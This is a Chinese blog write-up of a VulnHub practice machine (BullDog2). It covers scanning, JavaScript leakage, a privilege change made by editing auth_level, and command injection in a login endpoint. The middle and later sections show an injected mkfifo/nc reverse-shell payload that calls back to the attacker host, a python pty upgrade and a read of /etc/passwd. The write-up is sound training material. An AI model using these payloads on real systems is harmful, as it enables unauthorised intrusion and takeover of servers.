

【VulnHub靶机渗透】一：BullDog2

原创


[KB-野原新之助](#) 于 2020-03-20 16:30:40 发布 820 收藏

分类专栏: [# VulnHub综合靶机](#) 文章标签: [vulnhub](#) [bulldog2](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43968080/article/details/104966575

版权



[VulnHub综合靶机](#) 专栏收录该内容

10 篇文章 2 订阅

订阅专栏

在网上各位大佬**WriteUp**的帮助下, 成功完成了第一次完整的靶机渗透测试(大佬**NB!**), 现将详细过程及原理做简单整理。

文章目录

简介

渗透步骤

1、主机发现、端口扫描

2、Web扫描、漏洞发现

3、漏洞利用、GetShell

4、权限提升, 得到Flag

续: 种植后门

总结

简介

靶机:

- 名称: BullDog2
- 系统: Linux
- 难度: 中级
- 目标: 进入根目录并查看祝贺消息

环境:

- 靶机: BullDog2——192.168.11.19
- 攻击机: Kali——192.168.11.11
- 工具: Nmap、dirb、NetCat (nc)、BurpSuit、Sqlmap

流程:

1. 主机发现、端口扫描
2. Web扫描、漏洞发现
3. 漏洞利用、GetShell
4. 权限提升、得到Flag

渗透步骤

1、主机发现、端口扫描



使用Nmap进行主机发现，扫描到目标主机

```
nmap -sn 192.168.11.1/24
```

```
root@kali:~# nmap -sn 192.168.11.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-19 02:47 EDT
Nmap scan report for 192.168.11.1
Host is up (0.0012s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.11.2
Host is up (0.00019s latency).
MAC Address: 00:50:56:FB:84:DF (VMware)
Nmap scan report for 192.168.11.19 ←
Host is up (0.00027s latency).
MAC Address: 00:0C:29:61:AE:4F (VMware)
Nmap scan report for 192.168.11.20 ←
Host is up (0.00021s latency).
MAC Address: 00:0C:29:61:AE:4F (VMware)
Nmap scan report for 192.168.11.254
Host is up (0.00034s latency).
MAC Address: 00:50:56:EF:A4:BA (VMware)
Nmap scan report for 192.168.11.11
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.03 seconds
```

详细扫描其开放端口及服务信息，发现只开启了一个80端口，服务器版本为Nginx

Nginx 1.14.0，查得该版本存在解析漏洞，后续作为一个切入点

```
nmap -sS -sV -T4 192.168.11.19
```

```
root@kali:~# nmap -sS -sV -T4 192.168.11.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-19 02:49 EDT
Nmap scan report for 192.168.11.19
Host is up (0.00055s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
MAC Address: 00:0C:29:61:AE:4F (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.39 seconds
```

那么自然要进行目录扫描，使用dirb，扫描到两个目录，但是没有任何有用信息

```
dirb http://192.168.11.19
```

```
root@kali:~# dirb http://192.168.11.19

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Mar 19 03:02:56 2020
URL_BASE: http://192.168.11.19/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.11.19/ ----
+ http://192.168.11.19/assets (CODE:301|SIZE:179)
+ http://192.168.11.19/favicon.ico (CODE:200|SIZE:5430)


-----

END_TIME: Thu Mar 19 03:03:03 2020
DOWNLOADED: 4612 - FOUND: 2

https://blog.csdn.net/qq_43968080
```


2、Web扫描、漏洞发现

访问目标站点，寻找突破口。发现有5个可点击的地方




3、4、5没有什么有用信息，先查看1和2

1中是一个登录界面，随意输入aaa aaa登录失败，进行抓包分析



看到传入参数为 `username` 和 `password`，自然想到尝试进行sql注入探测




使用sqlmap进行sql注入探测，POST注入无果，因此将其放在cookie里再次尝试

```
sqlmap -u "http://192.168.11.19/users/authenticate" --cookie="username=123&password=123" --level=2
```



```
root@kali:~# sqlmap -u "http://192.168.11.19/users/authenticate" --cookie="username=123&password=123" --level=2
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 03:49:26 /2020-03-19/
```

https://blog.csdn.net/qq_43968080


在多次尝试后，依然没有成功，注入这条线暂时以失败告终。

```
[03:49:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[03:49:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'  
[03:49:37] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'  
[03:49:37] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[03:49:37] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
[03:49:37] [INFO] testing 'Oracle AND time-based blind'  
[03:49:37] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'  
[03:49:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[03:49:37] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
[03:49:37] [WARNING] Cookie parameter 'username' does not seem to be injectable  
[03:49:37] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'  
[03:49:37] [WARNING] HTTP error codes detected during run:  
401 (Unauthorized) - 1 times
```

```
[*] ending @ 03:49:37 /2020-03-19/
```

https://blog.csdn.net/qq_43968080


继续查看Register板块，发现会提示错误，意识到这里肯定有问题！



最终在大佬的经验下得知：

- 在进行渗透测试时，千万不要忽略**JS源码泄漏**，其中可能会有重要的信息。
- 尤其是在这种靶机测试中，当没有突破口时，一般查看JS文件，都会有意外收获。

果不其然，检查网络文件发现，有4个JS文件，保存到本地进行代码审计



在sublime中使用 **JsFormat** 对源码进行整理，并想到之前页面功能包括以下两个部分：

1. 登录: [Login](#)
2. 注册: [Register](#)

最终在 `main.8b490782e52b9899e2a7.bundle.js` 文件得到相关信息：搜索关键字，Login相关如下

```
}
}, l.prototype.onLinkLoginSubmit = function() {
    var l = this,
        n = {
            username: this.username,
            password: this.password
        };
};
```

https://blog.csdn.net/qq_43968080

没有有用信息，继续搜索注册，发现了一些奥秘

```
}
return l.prototype.registerUser = function(l) {
    var n = new x.Headers;
    return n.append("Content-Type", "application/json"), this.http.post("/users/register",
        headers: n
    ).map(function(l) {
        return l.json()
    });
};
```

post方式，注册路径

https://blog.csdn.net/qq_43968080

得到了注册用户所涉及的内容类型和传参方式，以及注册路径，继续查找

```
}
return l.prototype.ngOnInit = function() {}, l.prototype.onRegisterSubmit = function() {
    var l = this,
        n = {
            name: this.name,
            email: this.email,
            username: this.username,
            password: this.password
        };
};
```

https://blog.csdn.net/qq_43968080

又发现了在注册用户时，需要提供的参数。

ok，现在把得到的信息整理一下：

- 登录页面正常，但是没有账户，无法登陆；
- 注册页面报错，无法成功注册；
- 有JS源码泄露，发现了注册用户的路径和Method；
- 又发现了注册用户需要提交的参数。

综上，那么就可以抓包尝试进行构造注册请求，来注册用户，登录系统进一步探测了。

3、漏洞利用、GetShell

在登录界面，输入用户名密码均为 `qqq`，抓包至Repeater模块

Request

Raw Params Headers Hex

```
POST /users/authenticate HTTP/1.1
Host: 192.168.11.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/json
Content-Length: 44
Origin: http://192.168.11.19
Connection: close
Referer: http://192.168.11.19/login

{"username": "qqq",
"password": "qqq"}
```

Response

Raw

https://blog.csdn.net/qq_43968080

修改请求路径为JS文件中的注册路径：`/users/register`，添加其他注册必须的信息，发包

Request

Raw Params Headers Hex

修改

```
POST /users/register HTTP/1.1
Host: 192.168.11.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
content-type: application/json
Content-Length: 89
Origin: http://192.168.11.19
Connection: close
Referer: http://192.168.11.19/login

{"name": "qqq",
"email": "qqq@abc.com",
"username": "qqq",
"password": "qqq"}
```

添加

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 19 Mar 2020 09:52:15 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 40
Connection: close
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"28-r22PRevV1bosgiTQ0L7/zW61meQ"

{"success":true,"msg":"User registered"}
```

成功注册！

https://blog.csdn.net/qq_43968080

成功注册！现在尝试使用注册的账号：`qqq` - `qqq` 进行登录，成功进入系统

Bulldog.social Profile Logout

You are now logged in

qqq

Username: qqq

Email: qqq@abc.com


About Us | Twitter | Instagram

https://blog.csdn.net/qq_43968080

右上角有 `Profile` 配置选项，但是点击后没有任何反应。

重新登录并抓包，选定响应该请求（Response to this request），查看响应包，检查一下是否有越权漏洞

Raw Params Headers Hex

Raw	Params	Headers	Hex
POST /users/authenticate HTTP/1.1			
Host: 192.168.11.19			
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0			
Accept: application/json, text/javascript;q=0.3,en;q=0.2			
Accept-Language: zh-CN,zh;q=0.8			
Accept-Encoding: gzip, deflate			
Content-Type: application/javascript			
Content-Length: 44			
Origin: http://192.168.11.19			
Connection: close			
Referer: http://192.168.11.19			
<pre>{ "username": "qqq", "password": "qqq" }</pre>			
<div style="border: 1px solid gray; padding: 5px; width: fit-content;"> <ul style="list-style-type: none"> Send to Spider Do an active scan Send to Intruder Ctrl+I Send to Repeater Ctrl+R Send to Sequencer Send to Comparer Send to Decoder Request in browser ▶ Engagement tools ▶ Change request method Change body encoding Copy URL Copy as curl command Copy to file Paste from file Save item Don't intercept requests ▶ <li style="background-color: #e0e0e0;">Do intercept ▶ Convert selection ▶ URL-encode as you type </div> <div style="margin-top: 10px; text-align: right;"> <div style="border: 1px solid gray; padding: 2px; display: inline-block;">Response to this request</div>  </div> <p style="text-align: right;">https://blog.csdn.net/qq_43968080</p>			

在响应包中发现 `auth_level`（身份等级）字段，似乎存在垂直越权

Raw	Headers	Hex
HTTP/1.1 200 OK		
Server: nginx/1.14.0 (Ubuntu)		
Date: Thu, 19 Mar 2020 13:39:06 GMT		
Content-Type: application/json; charset=utf-8		
Content-Length: 373		
Connection: close		
X-Powered-By: Express		
Access-Control-Allow-Origin: *		
ETag: W/"175-HSfXoHrcsSsLHJleBMZZT1AZzwo"		
<pre>{ "success": true, "token": "JWTeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1Ijoiqqq", "auth_level": "standard_user" }</pre>		
<p style="text-align: right;">user_level: 用户等级，似乎存在垂直越权</p> <p style="text-align: right;">https://blog.csdn.net/qq_43968080</p>		

此时又想到了之前的JS文件，搜索 `auth_level` 关键字康康有没有什么线索

```

}, L.prototype.isAdmin = function() {
  var l = localStorage.getItem("user");
  return null !== l && "master_admin_user" == JSON.parse(l).auth_level
}, L.prototype.storeUserData = function(L, n) {
  localStorage.setItem("id_token", l), localStorage.setItem("user", JSON.
}, L.prototype.loadToken = function() {

```


https://blog.csdn.net/qq_43968080

发现了一个疑似admin权限的身份标识：`master_admin_user`，尝试进行更改，然后提交

Raw	Headers	Hex
HTTP/1.1 200 OK		
Server: nginx/1.14.0 (Ubuntu)		
Date: Thu, 19 Mar 2020 13:54:08 GMT		
Content-Type: application/json; charset=utf-8		
Content-Length: 373		
Connection: close		
X-Powered-By: Express		
Access-Control-Allow-Origin: *		
ETag: W/"175-Rg3iPrYo1xa0BrB6FZ2JZgwww8A"		
<p style="text-align: right;">修改身份标识</p> <p style="text-align: right;">https://blog.csdn.net/qq_43968080</p>		

```
{
  "success": true,
  "token": "JwI1eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJwYXlsb2FkIjpb7Im5hbWUiOiJxcEILCjlbWFpbC6I6InFxcUBhYmMuY29tIiwidXNlcm5hbWUiOiJxcEILCjhdXRoX2lmdmVsljoic3RhbmRhcmlRfdXNlciJ9LCJpYXQiOiE1ODQ2MjYwNDg5MjY0IiwiaWF0IjoiMTU4NTIzMDg0OHO.4olN3oqVvkvexq85dPF_v25FKgSWYyNv-fddjkFjrMqU",
  "user": {
    "name": "qqq",
    "username": "qqq",
    "email": "qqq@abc.com",
    "auth_level": "master_admin_user"
  }
}
```

成功！越权得到了admin权限



点击Admin，出现一个管理界面，需要登录，但是使用任何账号密码登录都会报错




在JS文件里搜索关键字 `Dashboard` 也没有有用信息，再一次从网上寻求帮助。

最终从大佬的WriteUp中得知，此处存在命令执行漏洞，大佬是这样发现的：

- 首先输入账号密码登录，抓包并制造报错，得到了项目名称


```
74 router.post('/linkauthenticate', (req, res, next) => {
75     const username = req.body.password;
76     const password = req.body.password;
77
78     exec(`linkplus -u ${username} -p ${password}`, (error, stdout, stderr) => {
79     if (error) {
80         console.error(`exec error: ${error}`);
81         return;
82     }
```



https://blog.csdn.net/qq_43968080


- 大佬指出，本次靶机实验大可不必进行源码审计，过于麻烦，毕竟可操作的选项就两个。

总结：

- 1、当目标站点使用了开源项目时，可将其保存至本地进行源码审计，或者在本地搭建一个一样的环境，更加方便测试。
- 2、输入框不仅有sql注入等漏洞，命令执行漏洞依然不能忽略。

OK，在得到大佬的帮助后，得知此处存在命令执行漏洞，那么直接利用即可。

象征性地进行验证一下，在密码处加入ping命令：`ping 114.114.114.114`



The screenshot shows a Wireshark capture of a network packet. On the left, the 'Request' pane shows the raw data of a POST request to /users/linkauthenticate. The body contains a JSON object: {"username": "qqq", "password": "qqq | ping 114.114.114.114;"}. A red arrow points to the ping command in the password field. On the right, the 'ICMP' pane shows a list of captured ICMP Echo (ping) packets. A red box highlights three packets where the source is 192.168.0.109 and the destination is 114.114.114.114, indicating successful ping requests.

使用wireshark抓包发现，该命令已经执行，因此判断存在命令执行漏洞。

(注：网上说可以采用 `http://服务器ip`，然后服务器主机监听80端口，根据是否有连接来判断是否有命令执行漏洞，但是未能成功，加入 `curl` 后也未成功。)

查到，使用以下语句即可建立反弹shell，具体原理后续会专门写一篇各种反弹shell的原理分析。

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.11.11 9999 >/tmp/f;
```

使用nc打开kali的9999端口进行监听

```
root@kali:~# nc -lvp 9999
listening on [any] 9999
```

发送带有反弹shell命令的数据包

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
<pre>POST /users/linkauthenticate HTTP/1.1 Host: 192.168.11.19 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0 Accept: application/json, text/plain, */* Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate content-type: application/json Content-Length: 128 Origin: http://192.168.11.19 Connection: close Referer: http://192.168.11.19/dashboard { "username": "qqq", "password": "qqq rm /tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1 nc 192.168.11.11 9999 >/tmp/f;" }</pre>				<pre>HTTP/1.1 200 OK Server: nginx/1.14.0 (Ubuntu) Date: Thu, 19 Mar 2020 15:15:09 GMT Content-Type: application/json; charset=utf-8 Content-Length: 40 Connection: close X-Powered-By: Express Access-Control-Allow-Origin: * ETag: W/"28-44Xo62/YZrQm4R4i7yg1FLYkPXI" {"success":false,"msg":"Wrong password"}</pre>		

https://blog.csdn.net/qq_43968080

此时Kali上已经成功建立反弹shell

```
root@kali:~# nc -lvp 9999
listening on [any] 9999
192.168.11.19: inverse host lookup failed: Unknown host
connect to [192.168.11.11] from (UNKNOWN) [192.168.11.19] 37546
/bin/sh: 0: can't access tty; job control turned off
$ |
```

查看一些相关的信息

```
$ pwd
/var/www/node/Bulldog-2-The-Reckoning
$ uname
Linux
$ whoami
node
$
```

但是这样的shell会话使用起来不够方便，我们使用python来建立一个bash会话

```
python -c 'import pty;pty.spawn("/bin/bash")'
```



```
$ python -c 'import pty;pty.spawn("/bin/bash")'  
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

初步判断，这应该就是网站根目录，后续可以进行种马

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ ls  
ls  
angular-src  docker-compose.yml  models          package.json      routes  
app.js       Dockerfile          node_modules   package-lock.json views  
config       dump                npm-debug.log  README.md  
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

4、权限提升，得到Flag

先查看一下所有用户，存在一个root用户

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
t:x:0:0:root:
```

最下方还有两个root权限用户（为之前测试所创建）

```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin  
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin  
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin  
lxd:x:105:65534::/var/lib/lxd:/bin/false  
uidd:x:106:110::/run/uidd:/usr/sbin/nologin  
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin  
pollinate:x:109:1::/var/cache/pollinate:/bin/false  
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin  
